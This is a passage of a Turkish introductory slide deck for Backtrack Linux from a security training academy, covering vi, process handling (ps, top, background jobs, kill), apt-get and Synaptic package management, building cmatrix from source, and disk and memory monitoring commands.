Backtrack Linux - 101 Eđitimi © 2012 | Bilgi Güvenliđi AKADEMİSİ | www.bga.com.tr

## Vi Editörü

**Komut satırı** modundayken, bulunduğunuz satırdan başlayıp dosya sonuna kadar tüm satırların silinmesi gerekirse bir kere “**d**” tuşuna basılarak silme işlemi yapılacağını belirtilir. Artık vi editörü silme moduna geçmiştir ve sizden komut bekler. Ardından dosya sonuna gitme komutu **shift + G** kullanılarak tüm satırlar silinebilir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Vi Editörü

**Vi** editörü içerisindeyken, terminal komutları çalıştırma ihtiyacınız olursa, vi editörü **Komut Satırı** modunda bu imkanı size sunmaktadır.

```
total 48
drwxr-xr-x 4 root root 4096 2012-04-25 19:19 .
drwx----- 24 root root 4096 2012-04-25 19:19 ..
-rwxrwxrwx 1 root root 27 2012-04-25 19:19 BGA.txt
-rw-r--r-- 1 root root 4096 2012-04-25 19:19 .BGA.txt
-rw-r--r-- 1 root root 1692 2012-04-22 19:46 CTF.txt
-rw-r--r-- 1 root root 64 2012-04-24 22:24 deneme.txt
-rw-r--r-- 1 root root 0 2012-04-22 19:27 .gizli.txt
-rw-r--r-- 1 root bga 67 2012-04-25 19:08 mehmet.txt
-rw-r--r-- 1 root root 12288 2012-04-25 19:09 .mehmet.txt
drwxr-xr-x 13 postgres postgres 4096 2012-04-24 17:15 sqlmap
drwxr-xr-x 2 root root 4096 2012-04-24 21:51 Yeni
Press ENTER or type command to continue
```

Komut Satırı modunda ike

:!ls -al

Komutu ile bulunduğumuz dizinde ki her şeyi listeleyebilmekteyiz.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr






## Proses Kavramı

- Linux işletim sistemi, aynı anda birden fazla kullanıcının birden fazla süreç çalıştırmasına izin vermektedir.
- Linux işletim sisteminin bu özelliği sayesinde sistem çalışır durumda iken üzerinde çalışan birden fazla süreç bulunmaktadır.
- Linux işletim sistemi bu süreçlerin kontrolü ve yönetimi için belli araçlar sunmaktadır
- Tüm sistem arka planda çalışmakta olan süreçler sayesinde ayaktadır. Kimi süreçler girdi çıktı işlemleri yaparken kimi süreçler web hizmeti verir kimisi de kullanıcıların sisteme giriş çıkış yapmalarını sağlar...

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Çalışan Prosesleri İnceleme

- Sistemde çalışan süreçleri ve süreçlerin durumlarını öğrenmek için ps komutu kullanılabilir.
- Ps komutunun temel kullanım şekli;
  - *ps*



```
root@BGA:~# ps
 PID TTY TIME CMD
 2349 pts/0 00:00:00 bash
 2481 pts/0 00:00:00 ps
root@BGA:~#
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Çalışan Prosesleri İnceleme

- Process'lerin hepsini görmek için “**ps aux**” komutu kullanılır. **aux** kelimesinin her harfi ayrı bir parametredir. Bu şekilde yazılımı daha kısadır.

```
root@BGA:~# ps aux | head -n 10
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.0 0.2 2844 1720 ? Ss 15:48 0:02 /sbin/init
root 2 0.0 0.0 0 0 ? S 15:48 0:00 [kthreadd]
root 3 0.0 0.0 0 0 ? S 15:48 0:00 [ksoftirqd/0]
root 5 0.0 0.0 0 0 ? S 15:48 0:00 [kworker/u:0]
root 6 0.0 0.0 0 0 ? S 15:48 0:00 [migration/0]
root 7 0.0 0.0 0 0 ? S 15:48 0:00 [watchdog/0]
root 8 0.0 0.0 0 0 ? S< 15:48 0:00 [cpuset]
root 9 0.0 0.0 0 0 ? S< 15:48 0:00 [khelper]
root 10 0.0 0.0 0 0 ? S 15:48 0:00 [kdevtmpfs]
```

#ps aux | head -n 10

Komutundaki çıktı aktarma ve head komutunun mantığı önceki bölümlerde işlenmiştir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Sistem Süreçlerini Sıralama:Top

Anlık olarak CPU, Ram gibi donanım değerlerini gösterir

İnteraktif kullanım özelliğine sahiptir.

Kullanım:

*top*

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Top komutunun çıktısı

```
root@BGA: ~
File Edit View Terminal Help
top - 19:53:33 up 4:05, 3 users, load average: 0.00, 0.01, 0.05
Tasks: 100 total, 2 running, 105 sleeping, 0 stopped, 1 zombie
Cpu(s): 9.2%us, 6.7%sy, 0.0%ni, 84.1%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Mem: 766420k total, 289260k used, 477160k free, 36792k buffers
Swap: 1340412k total, 0k used, 1340412k free, 141148k cached

 PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
 1618 root 20 0 73064 18m 12m S 11.3 2.4 0:02.79 nautilus
1535 root 19 -1 53600 28m 7104 R 7.0 3.8 0:31.85 Xorg
1616 root 20 0 39124 15m 10m S 0.7 2.0 0:01:29 gnome-panel
1614 root 20 0 34208 12m 9.8m S 0.3 1.7 0:01.93 metacity
1704 root 20 0 35984 12m 9960 S 0.3 1.6 0:00.71 wnck-applet
2347 root 20 0 43032 13m 10m S 0.3 1.8 0:05.67 gnome-terminal
2494 root 20 0 2584 1084 820 R 0.3 0.1 0:00.31 top
 1 root 20 0 2844 1720 1232 S 0.0 0.2 0:02.06 init
 2 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kthreadd
 3 root 20 0 0 0 0 S 0.0 0.0 0:00.29 ksoftirqd/0
 5 root 20 0 0 0 0 S 0.0 0.0 0:00.58 kworker/u:0
 6 root RT 0 0 0 0 S 0.0 0.0 0:00.00 migration/0
 7 root RT 0 0 0 0 S 0.0 0.0 0:00.11 watchdog/0
 8 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 cpuset
 9 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 khelper
10 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kdevtmpfs
11 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 netns
12 root 20 0 0 0 0 S 0.0 0.0 0:00.06 sync supers
13 root 20 0 0 0 0 S 0.0 0.0 0:00.00 bdi-default
14 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 kintegrityd
15 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 kblockd
16 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 ata sff
17 root 20 0 0 0 0 S 0.0 0.0 0:00.00 khubd
18 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 md
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Prosesleri Geri Planda Çalıştırma

- Sunucu süreçleri dışındaki diğer süreçler çoğunlukla ön planda çalışmaktadırlar.
- Sürecin ön planda çalıştırıldığı durumlara, sürecin çalıştırıldığı terminalden süreç sonlanana kadar başka komut gönderilememektedir.
- Çalıştırılan süreç arka plana gönderildiği takdirde, kullanıcı mevcut terminale tekrar komut gönderebilmektedir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr



## Prosesleri Geri Planda Çalıştırma

- Bir komutu veya çalıştırılan bir programı arka plana atmanın iki yolu vardır
- Sürecin çalışması esnasında `ctrl-z` tuşları ile çalışmayı kesip `bg` komutunu çalıştırmak
- Çalıştırılacak komuttan sonra bir boşluk bırakarak `&` sembolünü eklemek. Örnek: `komut &` gibi gibi
- Arka plana gönderilen bir süreci tekrar ön plana çıkarmak için `fg` komutu kullanılabilir.
- Sistemde bir kaç çalışma aynı zamanda durdurulabilir, kesilmiş çalışmaların listesini almak için `jobs` komutu kullanılmaktadır

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Prosesleri Geri Planda Çalıştırma

### Süreç sonuna boşluk & ekleyerek geri arkaplana atma

```
nc -lvp 90 &
listening on [any] 90 ...
[1] 5926
```

### ctrl+z ile süreci kesip, "bg" ile arkaplana göndermek

```
tcpdump -i eth0 -w ssh.pcap tcp port 22
tcpdump: listening on eth0, link-type EN10MB
(Ethernet), capture size 96 bytes
^Z
[2]+ Stopped tcpdump -i eth0 -w ssh.pcap tcp port
22
bg
[2]+ tcpdump -i eth0 -w ssh.pcap tcp port 22 &
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# Prosesleri Geri Planda Çalıştırma

## Arkaplanda çalışan süreçleri listelemek

```
jobs
[1]- Running nc -lvp 90 &
[2]+ Running tcpdump -i eth0 -w ssh.pcap tcp port 22 &
```

## Süreçleri, ön plana geri çağırmak

```
fg 2
tcpdump -i eth0 -w ssh.pcap tcp port 22
```

```
fg 1
nc -lvp 90
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# Proses Sonlandırma:Kill

- Süreçleri sonlandırmak için **kill** komutu kullanılır.
- Sinyaller süreçlere belli işleri yapmalarını bildirirler.
- “*kill*” komutunu kullanabilmek için öncelikle “*ps*” komutu kullanılarak proses ID bulunmalıdır.

```
^ v | x root@BGA: ~
File Edit View Terminal Help
root@BGA:~# ps aux | grep "tcpdump"
root 2518 0.0 0.7 9456 5920 pts/0 S 20:02 0:00 tcpdump -i eth1 tcp port 80
root 2524 0.0 0.0 3372 744 pts/0 S+ 20:02 0:00 grep --color=auto tcpdump
root@BGA:~# kill -9 2518
root@BGA:~# ps aux | grep "tcpdump"
root 2526 0.0 0.0 3372 748 pts/0 S+ 20:02 0:00 grep --color=auto tcpdump
[1]+ Killed tcpdump -i eth1 tcp port 80
root@BGA:~#
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Proses Sonlandırma:Kill

- Kill komutuna ait sinyaller aşağıdaki gibidir
  - 1 (SIGHUP) : Bazı servisler tarafından konfigürasyon dosyalarını yeniden okunması için kullanılmaktadır.
  - 9 (SIGKILL) : Bir süreci tamamen öldürmek için kullanılır.
  - 15 (SIGTERM) : Bu sinyal süreci öldürmek için kullanılır, ancak bazı durumlarda süreci öldürmekte başarılı olamayabilir, bu durumda SIGKILL kullanılır

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Paket Yönetim Sistemi

- Paket, program kavramları
- Yeni paket/program ekleme
- Program kurulum sonrası ayarları
- Kaynak koddan program kurulumu
- Kurulu paket/programları güncelleme
- Kurulu paket/programları kaldırma

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Paket, program Kavramları

- Paket: programın işletim sistemine uygun kurulacak hale getirilmiş versiyonu.
- Red Hat Linux için hazırlanmış paketler, Pardus için uygun değildir
  - Ek bileşenlerle uyumlu hale getirilebilir(istisnai durum)

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Repository Nedir ?

- Repository, Paket Yönetim Sistemlerinin kullandığı yazılım kaynaklarıdır.
- apt-get ile kurmak istediğiniz bir program bu kaynaklardan otomatik olarak download edilir ve sisteminize kurulur.
- Türkiyede linux.org.tr repository hizmeti veren kaynaklardan birisidir.
- Hemen hemen tüm linux dağıtımlarında Paket yönetim sistemi mevcuttur. Bu nedenle tüm dağıtımlar Repository kullanılır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Paket, program Kavramları

- Backtrack, Ubuntu paket yönetim sistemini kullanır.
- Paket yükleme iki şekilde yapılır
  - Synaptic GUI paket yönetim sistemi
  - Komut satırı kullanımı
    - `#apt-get install paket_ismi`

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Linux Paket Yönetim Sistemleri

- Linux/UNIX sistemlerde temelde iki çeşit paket yönetimi yapılır:
  - Kaynak koddan kurulum
  - Paket yönetim sistemi kullanarak
- Kaynak koddan kurulum yönetilmesi güç yöntemdir
  - Bununla birlikte bazı avantajları vardır
- Paket yönetim sistemi kullanmak günümüz sistem yöneticilerinin hayatını kolaylaştırmaktadır
  - Kurulan paketler versiyon takibi rahatlıkla gerçekleştirilir
  - Güncelleme ve paket kaldırma işlemleri kolaydır
  - Sistemler arası standartlaşma sağlar
    - Paketlerin hangi dizinde, conf. Dosyalarının hangi dizinde olacağı bellidir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Synaptic: Paket Uygulaması

- Synaptic, Paket Yönetim Sisteminin grafiksel arayüzüdür.
- Synaptic uygulaması, Backtrack ve Ubuntu dağıtımlarında kullanılabilir.
- apt-get yazılımı ile arasında hiçbir fark yoktur. Sadece grafik arayüzdür.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Synaptic: Paket Uygulaması

- Backtrack 5'e Synaptic yazılımı kurulu olarak gelmemektedir.
- Kurmak için ;
- **#apt-get update**
- **#apt-get install synaptic**
- "apt-get update" komutu, repository sunucusunda ki değişikliklerden ve güncellemelerden Backtrack'in haberdar olmasını sağlamaktadır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr


## Synaptic:Paket Uygulaması

```
root@BGA:~# apt-get install synaptic
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
 libdmraid1.0.0.rc16 python-pyicu libdebian-installer4 cryptsetup libecryptfs-
 ecryptfs-utils libdebconfclient0 dmraid
Use 'apt-get autoremove' to remove them.
The following extra packages will be installed:
 apt-xapian-index libcairo-perl libglib-perl libgnome2-canvas-perl libgnome-
 libgtk2-perl libpango-perl python-debian python-software-properties pytho
 unattended-upgrades
Suggested packages:
 libgtk2-perl-doc xapian-doc dwww deborphan bsd-mailx
The following NEW packages will be installed:
 apt-xapian-index libcairo-perl libglib-perl libgnome2-canvas-perl libgnome-
 libgtk2-perl libpango-perl python-debian python-software-properties pytho
 unattended-upgrades
0 upgraded, 15 newly installed, 0 to remove and 10 not upgraded.
Need to get 3,980kB of archives.
After this operation, 19.1MB of additional disk space will be used.
Do you want to continue [Y/n]?
```

- Toplamda 19.1 MB paket indirilecektir. “Y”es tuşu ile onay verilir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr


## Synaptic:Paket Uygulaması



- **Alt + F2** tuşu ile çalıştırmak istediğiniz herhangi bir programın sistemde ki adını yazarak “Run” butonuna basabilirsiniz.
- **Synaptic** yazılımını çalıştırmak için üstte ki ekran görüntüsünden yararlanınız.


Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# Synaptic: Paket Uygulaması



Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr


# Synaptic: Paket Arama



Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr




# Synaptic:Paket Kurma



Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# Synaptic:Paket Silme



Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Komut Satırı Paket Yönetimi

Paket yüklemek için

```
#apt-get install PaketAdı
```

Paket aramak için

```
#apt-cache search PaketAdı
```

Paket güncellemek için

```
#apt-get update
```

```
#apt-get upgrade
```

Paket kaldırmak için

```
#apt-get remove PaketAdı
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Kaynak Koddan Program Kurulumu

Klasik yöntem

Kaynak kodun bulunduğu dizine geçilerek

```
./configure && make && make install
```

komutları verilir

Her kod için ek kurulum yönergeleri olabilir

Bu yönergeler README, INSTALL gibi dosyalarda yazılıdır. Yazılımı kurmadan önce bu dökümanları okumak yararlıdır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Kaynak Koddan Program Kurulumu

```
root@BGA: /tmp
File Edit View Terminal Help
root@BGA:/tmp# wget http://www.asty.org/cmatrix/dist/cmatrix-1.2a.tar.gz
--2012-04-28 05:25:49-- http://www.asty.org/cmatrix/dist/cmatrix-1.2a.tar.gz
Resolving www.asty.org... 207.192.74.17
Connecting to www.asty.org|207.192.74.17|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 74376 (73K) [application/x-tar]
Saving to: `cmatrix-1.2a.tar.gz'

100%[=====] 74,376 95.0K/s in 0.8s

2012-04-28 05:25:51 (95.0 KB/s) - `cmatrix-1.2a.tar.gz' saved [74376/74376]

root@BGA:/tmp#
```

- **Örnek Uygulama :**  
<http://www.asty.org/cmatrix/dist/cmatrix-1.2a.tar.gz>
- **Wget** komutu web sitesinden dosya indirmek için kullanılmıştır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Kaynak Koddan Program Kurulumu

- Sıkıştırılmış dosyadan cmatrix yazılımının kaynak kodları çıkartılır.
  - **#tar xzvf cmatrix-1.2a.tar.gz**
- Çıkartmak işleminden sonra
  - **# cd cmatrix-1.2a**
  - **# ./configure**
- cmatrix-1.2a klasörüne gidilir ve **configure** isimli dosya çalıştırılır.
- Bu dosya, cmatrix yazılımının çalışması için gerekli olan diğer yazılımların ve kütüphanelerin sistemde ki varlığını kontrol eder

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Kaynak Koddan Program Kurulumu


- Kontrol işlemleri tamam ise;
  - #make
  - #make install

```
root@BGA:/tmp/cmatrix-1.2a# make
gcc -DHAVE_CONFIG_H -I. -I. -I. -g -O2 -Wall -Wno-comment -c cmatrix.c
cmatrix.c: In function 'main':
cmatrix.c:633: warning: ignoring return value of 'system', declared with attribute warn_unused_result
gcc -g -O2 -Wall -Wno-comment -o cmatrix cmatrix.o -lcurses -lcurses
root@BGA:/tmp/cmatrix-1.2a# make install
make[1]: Entering directory `/tmp/cmatrix-1.2a'
/bin/sh ./mkinstalldirs /usr/local/bin
/usr/bin/install -c cmatrix /usr/local/bin/cmatrix
make install-man1
make[2]: Entering directory `/tmp/cmatrix-1.2a'
/bin/sh ./mkinstalldirs /usr/local/man/man1
/usr/bin/install -c -m 644 ./cmatrix.1 /usr/local/man/man1/cmatrix.1
make[2]: Leaving directory `/tmp/cmatrix-1.2a'
Installing matrix fonts in /usr/share/consolefonts...
make[1]: Leaving directory `/tmp/cmatrix-1.2a'
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Kaynak Koddan Program Kurulumu

- Ve cmatrix uygulamamız kullanıma hazır. Çalıştırmak için terminal satırında “**cmatrix**” yazmanız yeterlidir. Artık terminal ekranında matrix kayan yazıları akmaktadır.



```
root@BGA:/tmp/cmatrix-1.2a
File Edit View Terminal Help
\ (j k g k d l # H 7 n + \ Y J f l q d / l h ^ | = 0 u E 6
1 - k \ D V \ F O d 4 A } ; z q [I M 0 W B / A 0 R ? - # R C T f
f k ' W 7 L i | x E] @ a } ; [D [J ? > 6 B / A 0 R ? - # R C T f
y s l 2 D o d V | h \ ; % I L z o { I 3 u h - V Z + V A - 9 V V y 0 <
(N _ l U % B | k > ; E d Z W - N A m G y - V Z + V A - 9 V V y 0 <
F B i g u n @ X r > [g C n \ s h @ T f y 0 Y X w # S Y < N Z $ u
9 > n N z w F / b 7 < - @ V w & v G G E D D I L I { % * 2
s x Q 4 3 } ; k 0 - h v I : 6 Q I # b X w # S Y < N Z $ u
^ | 9 T . (| q q y 2 8 z i q T e z (y) k 7 8 5 s ; { <
* * I r q e Y i @ ! , E 9 3 y z 4 b < i 1) ; w K 7 i Y > [G
l u i N @ ! , E 9 3 y z 4 b < i 1) ; w K 7 i Y > [G
B t @ u o } V L L l o l # L b < i 1) ; w K 7 i Y > [G
]] e I L L l o l # L b < i 1) ; w K 7 i Y > [G
T v u 4 7 / k J J < i 1) ; w K 7 i Y > [G
1) ; w K 7 i Y > [G
w W C 7 E w J d c i o E k 7] ; Y > [G
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# Paket Yönetim Sistemi

- Disk Durumu
- Ram Analizi
- CPU Analizi
- Ağ Durum Özeti
- Trafik İzleme

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Disk Durumu Analizi

Diskteki doluluk oranını #df komutu ile görülür  
Anlaşılabilir çıktı için -h parametresi kullanılır

```
root@BGA: ~
File Edit View Terminal Help
root@BGA:~# df -h
Filesystem Size Used Avail Use% Mounted on
/dev/sda1 29G 12G 17G 41% /
none 366M 208K 366M 1% /dev
none 375M 8.0K 375M 1% /dev/shm
none 375M 56K 375M 1% /var/run
none 375M 0 375M 0% /var/lock
none 375M 0 375M 0% /lib/init/rw
root@BGA:~# df -T
Filesystem Type 1K-blocks Used Available Use% Mounted on
/dev/sda1 ext4 30039708 11636988 16897032 41% /
none devtmpfs 374296 208 374088 1% /dev
none tmpfs 383208 8 383200 1% /dev/shm
none tmpfs 383208 56 383152 1% /var/run
none tmpfs 383208 0 383208 0% /var/lock
none tmpfs 383208 0 383208 0% /lib/init/rw
root@BGA:~#
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Disk Durumu Analizi

/proc/meminfo dosyası veya top komutu çıktısı kullanılarak RAM durumu izlenebilir.

```
top - 12:49:41 up 3:07, 1 user, load average: 0.13, 0.06, 0.03
Tasks: 89 total, 1 running, 88 sleeping, 0 stopped, 0 zombie
Cpu(s): 0.0%us, 4.3%sy, 0.0%ni, 92.7%id, 3.0%wa, 0.0%hi, 0.0%si, 0.0%st
Mem: 379940k total, 289124k used, 90816k free, 65372k buffers
Swap: 915668k total, 2420k used, 913248k free, 137568k cached
```

| PID  | USER | PR | NI | VIRT  | RES | SHR  | S | %CPU | %MEM | TIME+   | COMMAND |
|------|------|----|----|-------|-----|------|---|------|------|---------|---------|
| 4903 | root | 19 | -1 | 43784 | 30m | 2696 | S | 2.3  | 8.2  | 0:32.91 | Xorg    |
| 5017 | root | 20 | 0  | 32876 | 12m | 9688 | S | 1.7  | 3.5  | 0:15.17 | kicker  |
| 5199 | root | 20 | 0  | 33580 | 15m | 9772 | S | 0.3  | 4.1  | 0:11.72 | konsole |
| 1    | root | 20 | 0  | 3100  | 584 | 520  | S | 0.0  | 0.2  | 0:01.07 | init    |

```
root@bt:~# cat /proc/meminfo
MemTotal: 379940 kB
MemFree: 90948 kB
Buffers: 65364 kB
Cached: 137340 kB
SwapCached: 732 kB
Active: 118712 kB
Inactive: 150344 kB
Active(anon): 3408 kB
Inactive(anon): 65596 kB
Active(file): 115304 kB
Inactive(file): 84748 kB
Unevictable: 0 kB
Mlocked: 0 kB
HighTotal: 0 kB
HighFree: 0 kB
LowTotal: 379940 kB
LowFree: 90948 kB
SwapTotal: 915668 kB
SwapFree: 913248 kB
Dirty: 52 kB
